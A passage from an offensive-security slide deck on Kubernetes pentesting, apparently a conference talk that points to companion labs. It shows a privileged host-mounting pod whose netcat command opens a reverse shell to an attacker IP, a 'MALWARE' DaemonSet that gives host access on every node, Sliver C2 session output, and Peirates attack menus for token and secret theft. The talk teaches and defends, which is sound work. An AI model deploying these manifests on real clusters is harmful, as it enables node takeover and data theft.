- Most of this should be denied by admission controllers
- Basic enumeration
 - Check your shell
 - Set a sane prompt
 - What tools do you have available to you?
 - Can you install tools?
 - What does your service account token say?
- Check your permissions with the API server
 - Can you **create** resources?
 - Can you **get/list** resources?
 - Is that data sensitive?
- Are there any admission controllers?
- **Get crafty**

File: bad.yaml


```
1  apiVersion: v1
2  kind: Pod
3  metadata:
4    name: loworbit-pwnd
5    labels:
6      app: loworbitsecurity
7  spec:
8    containers:
9      - name: pwnd-container
10        image: ubuntu
11        command:
12          - /bin/bash # Use bash for apt and netcat
13          - -c
14          - |
15            apt update && apt install -y python3 netcat-traditional &&
16            /bin/nc -nv $LOS_IP 4444 -e /bin/bash
17        securityContext:
18          privileged: true
19        volumeMounts:
20          - name: host-root
21            mountPath: /hostfs
22            readOnly: false
23        volumes:
24          - name: host-root
25            hostPath:
26              path: /
27              type: Directory
28      restartPolicy: Always
```



Can this get
any worse?


DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools




DaemonSets

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?



DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?




```
All hackers gain exalted
[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df
[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █
```

DaemonSets From Hell

- Run a pod on every Node in the cluster
 - Typically for logging agents/security tools
 - Whats a security tool?



All hackers gain exalted

[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871ddee2eb9e3df


[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

sliver > █

File: MALWARE.DAEMON.yaml

```
1  apiVersion: apps/v1
2  kind: DaemonSet
3  metadata:
4    name: loworbit-ion
5  spec:
6    selector:
7      matchLabels:
8        app: loworbit-ion
9    template:
10     metadata:
11       labels:
12         app: loworbit-ion
13     spec:
14       hostIPC: true
15       hostNetwork: true
16       hostPID: true
17       containers:
18       - name: loworbit-ion
19         image: [REDACTED]:latest
20         securityContext:
21           privileged: true
22         volumeMounts:
23         - mountPath: /host
24           name: node
25       volumes:
26       - name: node
27         hostPath:
28           path: /
```

All hackers gain vigilance

[*] Server v1.5.42 - 85b0e870d05ec47184958dbcb871dde2eb9e3df

[*] Welcome to the sliver shell, please type 'help' for options

[*] Check for updates with the 'update' command

[*] Session 9db4f3b3 RELIEVED_TOP - (02) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 6fe00468 RELIEVED_TOP - (10) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 06011b8f RELIEVED_TOP - (04) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session fe01ca57 RELIEVED_TOP - (08) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 1ddb02ef RELIEVED_TOP - (06) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 05975379 RELIEVED_TOP - (07) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session dfdd2b7c RELIEVED_TOP - () - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session a3ea82fe RELIEVED_TOP - (05) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session 80fe6402 RELIEVED_TOP - (03) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

[*] Session f344fb6f RELIEVED_TOP - (09) - linux/amd64 - Sun, 12 Jan 2025 22:16:58 UTC

sliver > use 9db4f3b3


[*] Active session RELIEVED_TOP (9db4f3b3-a97c-469d-9d08-f09d8235fe8b)

sliver (RELIEVED_TOP) > cat /etc/hostname

02

Just a chill guy
with a sliver server





Tools for your Toolkit

Trivy

- Extremely powerful tool for assessing a cluster
 - Bring your own expertise
- Has many additional capabilities

Summary Report for minikube

Workload Assessment

Namespace	Resource	Vulnerabilities					Misconfigurations					Secrets				
		C	H	M	L	U	C	H	M	L	U	C	H	M	L	U
eng2	Pod/nginx-eng2	2	11	36	99	1		2	5	9						
eng1	Pod/nginx-eng1	2	11	36	99	1		2	5	9						
dmz	Pod/pod-creator			12	6			2	4	9						
default	Pod/secrets-reader			12	6			2	4	10						

Severities: C=CRITICAL H=HIGH M=MEDIUM L=LOW U=UNKNOWN

Trivy

```
→ multi git:(main) x trivy image ubuntu:latest
2025-02-07T20:06:04-05:00 INFO [vuln] Vulnerability scanning is enabled
2025-02-07T20:06:04-05:00 INFO [secret] Secret scanning is enabled
2025-02-07T20:06:04-05:00 INFO [secret] If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2025-02-07T20:06:04-05:00 INFO [secret] Please see also https://aquasecurity.github.io/trivy/v0.59/docs/scanner/secret#recommendati
2025-02-07T20:06:04-05:00 INFO Detected OS family="ubuntu" version="24.04"
2025-02-07T20:06:04-05:00 INFO [ubuntu] Detecting vulnerabilities... os_version="24.04" pkg_num=92
2025-02-07T20:06:04-05:00 INFO Number of language-specific files num=0
```

ubuntu:latest (ubuntu 24.04)

Total: 18 (UNKNOWN: 0, LOW: 6, MEDIUM: 12, HIGH: 0, CRITICAL: 0)

Library	Vulnerability	Severity	Status	Installed Version	Fixed Version	Title
coreutils	CVE-2016-2781	LOW	affected	9.4-3ubuntu6		coreutils: Non-privileged session c session in chroot https://avd.aquasec.com/nvd/cve-2016-2781
gpgv	CVE-2022-3219			2.4.4-2ubuntu17		gnupg: denial of service issue (res compressed packets https://avd.aquasec.com/nvd/cve-2022-3219
libc-bin	CVE-2025-0395	MEDIUM	fixed	2.39-0ubuntu8.3	2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-2016-20013
libc6	CVE-2025-0395	MEDIUM	fixed		2.39-0ubuntu8.4	glibc: buffer overflow in the GNU C https://avd.aquasec.com/nvd/cve-2025-0395
	CVE-2016-20013	LOW	affected			sha256crypt and sha512crypt through cause a denial of... https://avd.aquasec.com/nvd/cve-2016-20013

kubescape

- Scan your cluster
- Helpful for mapping to compliance frameworks
 - NSA
 - MITRE

Compliance Score

The compliance score is calculated by multiplying control failures by the number of failures against supported compliance frameworks. Remediate controls, or configure your cluster baseline with exceptions, to improve this score.

* MITRE: 77.38%

* NSA: 65.62%

Access control

Control name	Resources	View details
Administrative Roles	1	\$ kubescape scan control C-0035 -v
List Kubernetes secrets	2	\$ kubescape scan control C-0015 -v
Minimize access to create pods	3	\$ kubescape scan control C-0188 -v
Minimize wildcard use in Roles and ClusterRoles	1	\$ kubescape scan control C-0187 -v
Portforwarding privileges	1	\$ kubescape scan control C-0063 -v
Prevent containers from allowing command execution	1	\$ kubescape scan control C-0002 -v
Roles with delete capabilities	4	\$ kubescape scan control C-0007 -v
Validate admission controller (mutating)	0	\$ kubescape scan control C-0039 -v
Validate admission controller (validating)	0	\$ kubescape scan control C-0036 -v

Secrets

Control name	Resources	View details
Applications credentials in configuration files	1	\$ kubescape scan control C-0012 -v

Network

Control name	Resources	View details
Missing network policy	6	\$ kubescape scan control C-0260 -v

Workload

Control name	Resources	View details
Host PID/IPC privileges	0	\$ kubescape scan control C-0038 -v
HostNetwork access	1	\$ kubescape scan control C-0041 -v
HostPath mount	1	\$ kubescape scan control C-0048 -v
Non-root containers	5	\$ kubescape scan control C-0013 -v
Privileged container	0	\$ kubescape scan control C-0057 -v

Kubedump

- Compiled Go
- Dump objects from a namespace
- Can easily restore them
- <https://github.com/msfidelis/kubedump>

kube-dump

- Well written bash script
- Dump all objects in the cluster
 - Or just specific ones
- <https://github.com/WoozyMasta/kube-dump>



Kube-dump
Backup a Kubernetes cluster as yaml manifests

```
→ tmp git:(main) x kubedump dump default
2025/02/07 20:11:32 INFO Starting dump namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 WARN No resource found in namespace names
2025/02/07 20:11:32 INFO Dumping resources namespace=default
2025/02/07 20:11:32 INFO Success namespace=default output_fil
→ tmp git:(main) x tree kubedump/default
kubedump/default
├── 00-namespace.yaml
├── secrets.yaml
├── serviceaccount.yaml
└── service.yaml
```


Peirates

- Made by JayBeale from InGuardians
- Swiss army knife of Kubernetes pentesting
- Does ALL the things
- Play around with it, has a LOT of useful features
- Link: <https://github.com/inguardians/peirates>



```
-----+
Compromise |
-----+
[20] Gain a reverse rootshell on a node by launching a hostPath-mounting pod [attack-
[21] Run command in one or all pods in this namespace via the API Server [exec-via-ap
[22] Run a token-dumping command in all pods via Kubelets (authorization permitting)
[23] Use CVE-2024-21626 (Leaky Vessels) to get a shell on the host (runc versions <1
-----+
Node Attacks |
-----+
[30] Steal secrets from the node filesystem [nodefs-steal-secrets]
-----+
Off-Menu      +
-----+
[90] Run a kubectl command using the current authorization context [kubectl [argument
[] Run a kubectl command using EVERY authorization context until one works [kubectl-t
[] Run a kubectl command using EVERY authorization context [kubectl-try-all [argument
[91] Make an HTTP request (GET or POST) to a user-specified URL [curl]
[92] Deactivate "auth can-i" checking before attempting actions [set-auth-can-i]
[93] Run a simple all-ports TCP port scan against an IP address [tcpscan]
[94] Enumerate services via DNS [enumerate-dns] *
[] Manipulate the filesystem [ cd , pwd , ls , cat ]
[] Run a shell command [shell <command and arguments>]
```


Where do we go
from here?

Where do we go from here?


The **majority** of companies are using or evaluating Kubernetes. There needs to be more **offensive security** professionals who understand the Cloud Native landscape. **Kubernetes is the core of that landscape.**

Kubernetes is open source. Well **funded Advanced adversaries** WILL understand it better than most organizations running Kubernetes.


Bring the TTPs to light.




84% of companies are using or evaluating Kubernetes



40% of companies site security as a challenge



26% of companies site lack of training as a challenge



Only 28% of companies are using only a managed cluster



Have a question?

Twitter

@grahamhelton3
@LowOrbitSec

Email

Blog@GrahamHelton.com
Graham@LowOrbitSecurity.com

Website

GrahamHelton.com
LowOrbitSecurity.com

LinkedIn

Linkedin.com/in/grahamhelton
Linkedin.com/in/LowOrbitSecurity

Please feel free to reach out. I'm always happy to talk about Kubernetes and Offensive Security

Get the labs: github.com/grahamhelton/slides/tree/main/rtv_labs



Thank You!

Website
LowOrbitSecurity.com

Get the labs: github.com/grahamhelton/slides/tree/main/rtv_labs





